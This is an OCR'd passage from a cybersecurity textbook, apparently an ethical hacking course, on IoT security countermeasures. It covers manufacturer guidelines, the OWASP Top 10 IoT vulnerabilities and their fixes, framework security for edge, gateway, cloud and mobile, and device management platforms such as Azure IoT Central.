
Companies manufacturing IoT devices should ensure that they implement basic security precautions that include:

1. SSL/TLS should be used for **communication purposes**
2. There should be a **mutual check on SSL certificates** and the certificate revocation list
3. Use of **strong passwords** should be encouraged
4. The device's update process should be simple and secure with a **chain of trust**
5. Implementing **account lockout mechanisms** after a certain number of wrong login attempts to prevent brute force attacks
6. **Lock the devices** down whenever and wherever possible to prevent them from attacks
7. Periodically checking the device for **unused tools** and using whitelisting to allow only trusted tools or **applications to run**
8. Use **secure boot chain** to verify all the software that is executed on the device

General Guidelines for IoT Device Manufacturing Companies

Companies manufacturing IoT devices should make sure that they implement basic security measurements that include:

- SSL/TLS should be used for communication purposes
- There should be a mutual check on SSL certificates and the certificate revocation list
- Use of strong passwords should be encouraged
- Ensure credentials are not hardcoded; they must be stored separately in secure trusted storage
- The device's update process should be simple, secured with a chain of trust
- Implement account lockout mechanisms after certain incorrect login attempts to prevent brute force attacks
- Lock the devices down whenever and wherever possible to prevent them from attacks
- Periodically check the device for unused tools and use whitelisting to allow only trusted tools or applications to run
- Use a secure boot chain to verify all software that is executed on the device
- Scrutinize new features of a product for any security flaw before it is released
- Use safe functions such as (gets()->fgets()) to reduce the risk of buffer overflow vulnerabilities, as most IoT programs are written in C or C++
- Incorporate security into the IoT software development lifecycle



OWASP Top 10 IoT Vulnerabilities Solutions

Vulnerabilities	Solutions	Vulnerabilities	Solutions
1. Weak Guessable, or Hardcoded Passwords	Use Automated Password Management (APM) Use strong and complex passwords Avoid using hard-coded password	**6. Insufficient Privacy Protection**	Minimize data collection Anonymize collected data Providing end-users with the ability to decide what data is collected
2. Insecure Network Services	Close open network ports Disable UPnP Encrypt data prior to TLS communication	**7. Insecure Data Transfer and Storage**	Encrypt communication between endpoints Maintain SSL/TLS implementations Avoid using propriety encryption solutions
3. Insecure Ecosystem Interfaces	Enable account lockout mechanism Conduct a periodic assessment of interfaces Perform sanity checking and output filtering Use a strong password and two-factor authentication	**8. Lack of Device Management**	Blacklist malicious devices from suspicious sources Validate all asset attributes Secure decommissioning of devices
4. Lack of Secure Update Mechanism	Verify the source and integrity of updates Encrypt communication between endpoints Notify end users about the security updates	**9. Insecure Default Settings**	Change the default usernames and passwords Custom modify the privacy and security settings Disable remote access to IoT devices when not in use
5. Use of Insecure or Outdated Components	Monitor regularly for unmaintained components Remove unused dependencies and unnecessary features Avoid third-party software from compromised supply chain	**10. Lack of Physical Hardening**	Set unique password for BIOS/firmware Configure device boot order to prevent unauthorized booting Minimize external ports such as USB ports

https://www.owasp.org

OWASP Top 10 IoT Vulnerabilities Solutions

Source: *https://www.owasp.org*


IoT technology has been developed rapidly without giving appropriate consideration to the security of devices. Due to the security vulnerabilities present in the IoT devices, risks related to potential cyberattacks, stealing of confidential information, privacy invasion, etc. are increasing rapidly. It is necessary for the developers or security professionals to test the devices for various vulnerabilities, before integrating the IoT system and products into an infrastructure.

The OWASP top 10 security vulnerabilities, and solutions associated with each vulnerability, are given below:

Vulnerabilities	Solutions
1. Weak, Guessable, or Hardcoded Passwords	▪ Use Automated Password Management (APM) ▪ Use strong and complex passwords ▪ Avoid using hard-coded passwords
2. Insecure Network Services	▪ Close open network ports ▪ Disable UPnP ▪ Encrypt data prior to TLS communication
3. Insecure Ecosystem Interfaces	▪ Enable account lockout mechanism ▪ Conduct a periodic assessment of interfaces ▪ Perform sanity checking and output filtering ▪ Use a strong password and two-factor authentication

4. Lack of Secure Update Mechanism	▪ Verify the source and integrity of updates ▪ Encrypt communication between endpoints ▪ Notify end-users of security updates
5. Use of Insecure or Outdated Components	▪ Monitor regularly for unmaintained components ▪ Remove unused dependencies and unnecessary features ▪ Avoid third-party software from compromised supply chain
6. Insufficient Privacy Protection	▪ Minimize data collection ▪ Anonymize collected data ▪ Provide end-users with the ability to decide what data is collected
7. Insecure Data Transfer and Storage	▪ Encrypt communication between endpoints ▪ Maintain SSL/TLS implementations ▪ Avoid using propriety encryption solutions
8. Lack of Device Management	▪ Blacklist malicious devices from suspicious sources ▪ Validate all asset attributes ▪ Secure decommissioning of devices
9. Insecure Default Settings	▪ Change the default usernames and passwords ▪ Custom modify the privacy and security settings ▪ Disable remote access to IoT devices when not in use
10. Lack of Physical Hardening	▪ Set unique password for BIOS/firmware ▪ Configure device boot order to prevent unauthorized booting ▪ Minimize external ports such as USB ports

Table 18.6: OWASP top 10 IoT vulnerabilities and solutions



IoT Framework Security Considerations

1 EDGE

- Communications encryption
- Storage encryption
- Update components
- No default passwords

2 GATEWAY

- Multi-directional encrypted communications
- Strong authentication of all the components
- Automatic updates

3 CLOUD PLATFORM

- Encrypted communications
- Secure web interface
- Authentication
- Encrypted storage
- Automatic updates

4 MOBILE

- Local storage security
- Encrypted communications channels
- Multi-factor authentication
- Account lockout mechanism

IoT Framework Security Considerations

To design secure and protected IoT devices, security issues should be properly considered. One of the most important considerations is the development of a secure IoT framework for building the device. Ideally, a framework should be designed in a way that provides default security, so that the developers do not have to consider it later.

Security evaluation criteria for the IoT framework are broken down into four parts. Each part has its own security-related concerns that are discussed in the evaluation criteria for each part. The security evaluation criteria for the IoT devices are discussed below:

- **Edge**

  The edge is the main physical device in the IoT ecosystem that interacts with its surroundings and contains various components like sensors, actuators, operating systems, hardware and network, and communication capabilities. It is heterogeneous and can be deployed anywhere and in any condition. Therefore, an ideal framework for an edge would be such that it provides cross-platform components so that it can be deployed and work in any physical condition possible.

  Other framework considerations for an edge would be proper communications and storage encryption, no default credentials, strong passwords, use of the latest up-to-date components, etc.

- **Gateway**

  The gateway acts as the first step for an edge into the world of the Internet as it connects smart devices to cloud components. It is referred to as a communication aggregator that allows communication with a secure and trusted local network as well as a secure connection with an untrusted public network. It also provides a layer of security to all the devices connected to it. The gateway serves as an aggregation point for the edge; therefore, it has a crucial security role in the ecosystem.

An ideal framework for the gateway should incorporate strong encryption techniques for secure communications between endpoints. In addition, the authentication mechanism for the edge components should be as strong as any other component in the framework. Wherever possible, the gateway should be designed in such a way that it authenticates multi-directionally to carry out trusted communication between the edge and the cloud. Automatic updates should also be provided to the device for countering vulnerabilities.

- **Cloud Platform**

  In an IoT ecosystem, the cloud component is referred to as the central aggregation and data management point. Access to the cloud must be restricted. The cloud component is usually at higher risk, as it is the central point of data aggregation for most of the data in the ecosystem. It also includes a command and control (C2) component, which is a centralized computer that issues various commands for the distribution of extensions and updates.

  A secure framework for the cloud component should include encrypted communications, strong authentication credentials, a secure web interface, encrypted storage, automatic updates, etc.

- **Mobile**

  In an IoT ecosystem, the mobile interface plays an important part, particularly where the data needs to be collected and managed. Using mobile interfaces, users can access and interact with the edge in their home or workplace from miles away. Some mobile applications provide users with only limited data from specific edge devices, while others allow complete manipulation of the edge components. Proper attention should be given to the mobile interface, as they are prone to various cyber-attacks.


  An ideal framework for the mobile interface should include a proper authentication mechanism for the user, an account lockout mechanism after a certain number of failed attempts, local storage security, encrypted communication channels, and security of data transmitted over the channel.

IoT Device Management

- IoT device management helps in supporting IoT solutions by using any software tools and processes and helps in **onboarding latest devices** securely and promptly
- It allows the users to track, monitor, and manage physical IoT devices and forces users to remotely **update the firmware**
- IoT device management helps in providing permissions and security capabilities for protection against vulnerabilities

IoT Device Management Solutions

- Oracle IoT Asset Monitoring Cloud (*https://www.oracle.com*)
- Predix (*https://www.ge.com*)
- Cloud IoT Core (*https://cloud.google.com*)
- IBM Watson IoT Platform (*https://www.ibm.com*)
- AT&T IoT Platform (*https://iotplatform.att.com*)



https://azure.microsoft.com

IoT Device Management

IoT device management helps security professionals to track, monitor, and manage physical IoT devices from a remote location. Security professionals can use solutions such as Azure IoT Central, Oracle IoT Asset Monitoring Cloud, and Predix to perform IoT device management. These solutions allow security professionals to update the firmware remotely. Further, IoT device management helps in providing permissions and enhancing security capabilities to ensure protection against various vulnerabilities.

IoT device management can be very supportive in preventing IoT attacks as it can provide:

- Proper authentication, as only trusted and secure devices with proper credentials are enrolled
- Accurate configuration, controlling devices to ensure proper functionality and improved performance. It can also reset the factory settings during device decommissioning.
- Proper monitoring to detect flaws and diagnose operational issues and software bugs through program logs
- Secure maintenance of remote devices and frequent device updates with the latest security patches

IoT Device Management Solutions

IoT device management solutions are used by security professionals, IT admin, or IoT administrators for onboarding, organizing, monitoring, and managing IoT devices. Discussed below are some IoT device management solutions:

- **Azure IoT Central**

  Source: *https://azure.microsoft.com*

  Azure IoT Central is a hosted, extensible software-as-a-service (SaaS) platform that simplifies the setup of IoT solutions. It helps to easily connect, monitor, and manage IoT assets at scale. Azure IoT Central can simplify the initial setup of an IoT solution and can reduce the management burden, operational costs, and overheads of a typical IoT project.



Microsoft Azure
Search resources, services, and docs
Create a resource
Home
Dashboard
All services
FAVORITES
All resources
Resource groups
App Services
SQL databases
SQL data warehouses
Azure Cosmos DB
Virtual machines
Load balancers
Storage accounts
Virtual networks
Azure Active Directory
Monitor
Advisor
Security Center
Cost Management + Bi...
Help + support
Container registries
Home > rtogm-hub - Overview
rtogm-hub - Overview
Automatic Device Management
IoT Edge
IoT device configuration
Messaging
File upload
Message routing
Resiliency
Manual failover (preview)
Security
Overview
Security Alerts
Recommendations
Resources
Custom Alerts
Monitoring
Alerts
Metrics
Threat prevention
Device recommendations
57 TOTAL
High Severity 55
Medium Severity 2
Low Severity 0
56 Unhealthy Devices
Health monitoring
1 Hubs
612 Devices
17 Resources
Most prevalent device recommendations
Install th... 55 IoT devices
Permissi... 1 IoT device
Permissi... 1 IoT device
Threat detection
Device security alerts
High seve... 439
Medium s... 146
Low severi... 2.3K
Resource security alerts
High seve... 4
Medium s... 1
Low severi... 4
Most attacked devices
machine... 2852 Alerts

